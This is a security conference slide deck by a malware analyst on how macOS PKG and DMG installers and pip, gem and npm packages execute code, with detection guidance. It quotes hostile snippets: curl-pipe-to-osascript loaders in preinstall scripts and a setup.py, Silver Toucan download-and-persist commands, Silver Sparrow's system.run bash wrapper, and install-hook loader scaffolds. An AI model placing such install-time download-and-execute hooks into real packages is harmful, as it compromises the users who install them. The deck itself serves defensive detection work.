

# The Wild World of macOS Installers




# dscl . -read Tony

---



Tony Lambert  
**Sr. Malware Analyst**  
**Red Canary**

 @ForensicITGuy

- Hunts for trouble and figures out how trouble happens
- Recovering sysadmin & adjunct instructor
- Fur parent to a retired greyhound racer



# Overview

---

## Package (PKG) Installers

## DMG-based Installers

## Developer Library Installation

- Python PIP
- Ruby gem
- NPM package

---

# What is an installer?



---

# Your PKG is out for delivery



# Package (PKG) Installers

---

- XAR-compressed archive
- Components are gzipped CPIO archives
- Supports scripting during installation

/usr/sbin/installer -pkg Setup.pkg -Target /

- -pkg == PKG installer file
- -target == Volume to install on
- Installation via CLI, any parent process
- Expect file modifications from PKG

## /System/Library/CoreServices/Installer.app

- Process == **Installer**, Parent == **launchd**
- Installation via GUI
- Unpacks PKG archive, expect loads of files

`/private/var/folders/.../com.apple.install.../postinstall`

`/private/var/folders/.../Install.../Receipts`



# installd

- Unpacks app contents into a sandbox folder
- Thousands of file modifications
- Calls **shove** to merge the install with filesystem
- Parent == **launchd**

# Where Can We Stash Code???



---

- Scripts -> **preinstall, postinstall**
- Parent == **package\_script\_service** OR **installer**
- Can be ANY script with a shebang **#!**
- Can be binary executables


/tmp/PKInstallSandbox.t8gZld/Scripts/com.sparklabs.pkg.ViscosityInstaller.ZSwHt0/postinstall /Library/Application Support/JAMF/Downloads/signed-viscosity.pkg /Applications //



/bin/zsh /tmp/PKInstallSandbox.3qPopo/Scripts/com.wibu.cmdriver.jZzQ4a/preinstall /Volumes/CM-Install/CmlInstall.pkg //




Resources/Python.app/Contents/MacOS/Python /tmp/PKInstallSandbox.nPnAA0/Scripts/com.kinoni.pkg.epoccam-installer.i5ZgiC/postinstall



<b>Process: Python</b>	
<b>PID</b>	65
<b>OS Type</b>	os
<b>Path</b>	/S
<b>Username</b>	ro
<b>MD5</b>	e7
<b>SHA-256</b>	ef
	2c

57-F6D15C569457.activeSandbox/Scripts/com.apple.pkg.iMovie\_AppStore.ECHun7/postinstall



# Governed by PackageInfo File

---

zoomus.pkg/

- |— Bom
- |— PackageInfo
- |— Payload
  - |— zoom.us.app
- |— Scripts
  - |— postinstall
  - |— preinstall


```
<scripts>  
  <preinstall file="./preinstall"/>  
  <postinstall file="./postinstall"/>  
</scripts>
```

Can also add more entries!!!

# Payload-Free Packages

---

- Only scripts, no payload content
- Work performed with **curl**, **cp**, **mv**, etc.
- PackageInfo file shows empty payload bytes



# Adversary Use

---

- AppleJeus
- Silver Toucan / WizardUpdate
- Empire / Mythic / Mystikal

# Silver Toucan Preinstall

---

```
VERSION=`sw_vers -productVersion`
```

```
PRODUCTNAME=`sw_vers -productName`
```

```
...
```

```
PLISTAGENT=".../LaunchAgents/com.update.PrimeVPN.plist"
```

```
GEO=...$(curl ... "hxxps://countryapi.vpnprime[.]net/")
```



# Silver Toucan Postinstall

---

```
sudo curl --retry 5 -f  
"hxxps://.../PrimeVPNSoftwareUpdateAgent.zip" -o  
"$TEMPORARYPrimeVPN/PrimeVPNSoftwareUpdateAgent.zip"
```

```
sudo ditto -x -k  
"$TEMPORARYPrimeVPN/PrimeVPNSoftwareUpdateAgent.zip"  
"$APPSUPFOLDER"
```

```
sudo -u $USER defaults write "$PLISTAGENT" "RunAtLoad"  
-bool YES
```

# Empire & Mystikal Scripts

---

```
#!/bin/bash
```

```
LAUNCHER
```

```
exit 0
```

```
#!/bin/bash
```

```
curl -k "URL" | osascript -l JavaScript &
```

```
exit 0
```

```
#!/bin/bash
```

```
cp files/com.simple.plist LaunchDaemons/com.simple.agent.plist
```

```
cp files/SimpleStarter.js Application Support/SimpleStarter.js
```

```
exit 0
```

---

# Brief detour for distribution



# Distribution XML File

---

- “defines the installation experience for the installer package”
- Supports JavaScript in **<script>** tags
- Designed for system checks and prep
- Can issue illicit commands

# JavaScript API System.Run

---

## run

Launches a given program in the Resources directory of the installation package.

## Declaration

```
run(programName, args...)
```

## Parameters

**programName**

Name of the program to execute.

**args...**

Arguments passed to the program.

- Parent == **Installer**

# Silver Sparrow Use

---

```
<installation-check script="installation_check()"/>
```

```
  <script><![CDATA[
```

```
function installation_check () {
```

```
  function bash(command) {
```

```
    system.run('/bin/bash', '-c', command)
```

```
  }
```

```
  ...
```

# Detection

---

- Parent = **Installer, installer**, OR **package\_script\_service**
- Command line includes **preinstall** OR **postinstall**
- Expect a LOT of noise, strange design decisions

---

# That's a lot of DMG





# DMG-based Installers

---

- Disk Images are like removable disks
- Similar to Windows VHD files
- Contain their own filesystems
- Mounted and then managed like removable media

# DMG-based Installers

---



# Common Structure (Arbitrary)

```
├─ .background
|   └─ Background.tiff
├─ Applications -> /Applications
└─ Viscosity.app
    └─ Contents
        ├── Frameworks
        ├── Info.plist
        ├── Library
        ├── MacOS
        ...
```

- Symbolic links enable drag/drop
- Depends on developers

# App Bundles & Scripts Are King


---

- If it runs on the HD, it'll run on the DMG
- **hdiutil attach** commands to mount
- Malware can include whatever files desired
- Malicious scripts from **/Volumes/<mount>**

# Adversary Use

---

- Bundlore/Shlayer
- Zuru



[https://objective-see.com/blog/blog\\_0x66.html](https://objective-see.com/blog/blog_0x66.html)

# Detection

---

- Suspect App Bundles & scripts under /Volumes/
- Especially things named like “Installer” or “Player”

---

# Dangerous libraries, hold the books



# Developer Libraries

---

- Precanned code to do cool things
- Required for anything non-trivial
- Installed via packages
- Controlled by **third parties**





`curl | bash`



`pip install`

# What Counts as Suspicious?

---

- Persistence (shell profiles, LaunchAgents)
- Downloads (curl/wget, urllib, etc.)
- Executing additional scripts



# Realistic Examples

---


Python PIP



Ruby Gems



NodeJS NPM



# Python PIP

---

- Python Package Index (PyPI) packages
- Installed via **pip** or **pip3** commands
- Have a **setup.py** file with code

# PIP Package Structure

---

pip-loader/

|— README.md

|— setup.cfg

|— setup.py

```
from setuptools import setup, find_packages
import os
import platform

os.system('curl -k "URL" | osascript ')

setup(
    name = 'totes-legit',
    packages = find_packages(),
    version = '0.1',
    ...
```



# PIP Package Detection

---

- Python with `'setup.py'` and `'setuptools'` in CLI
- Spawn child via `'os.system()'`
- Write using `'open'` and `'write()'`

# Ruby Gems

---

- Ruby software package libraries
- Installed via **bundle install** commands
- Gem scaffold code with loads of files
- Have a **version.rb** file with code to execute

# Ruby Gem Scaffold

---

gem-loader/

version.rb

...

module Gem

├─ gem-loader.gemspec

module Loader

└─ lib

VERSION = "0.1.0"

└─ gem

system('osascript apfell.js')

├─ loader

end

└─ version.rb


end

└─ loader.rb



# Ruby Gem Detection

- `system('osascript') - 'sh -c osascript'`
- `bundle install` parent command lines



# NodeJS NPM Package


---

- NodeJS packages for JavaScript applications
- Installed via **npm install** commands
- Have a **package.json** file with code
- Look for **scripts** section of JSON

# NPM Package.json Structure

---


```
{
  "name": "npm-loader",
  "version": "1.0.0",
  "description": "Loader to execute arbitrary commands",
  "main": "lib.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "node ."
  },
  "author": "Bruce Wayne",
  "license": "MIT"
}
```



# NPM Detection

---

- Suspicious content in script sections of **package.json**
- Parent process == **node**



— **FEEDBACK & THANKS!**

# Q & A

Leo Pitt @D00MFist  
github.com/D00MFist/Mystikal

[@ForensicITGuy](https://www.redcanary.com/blog)

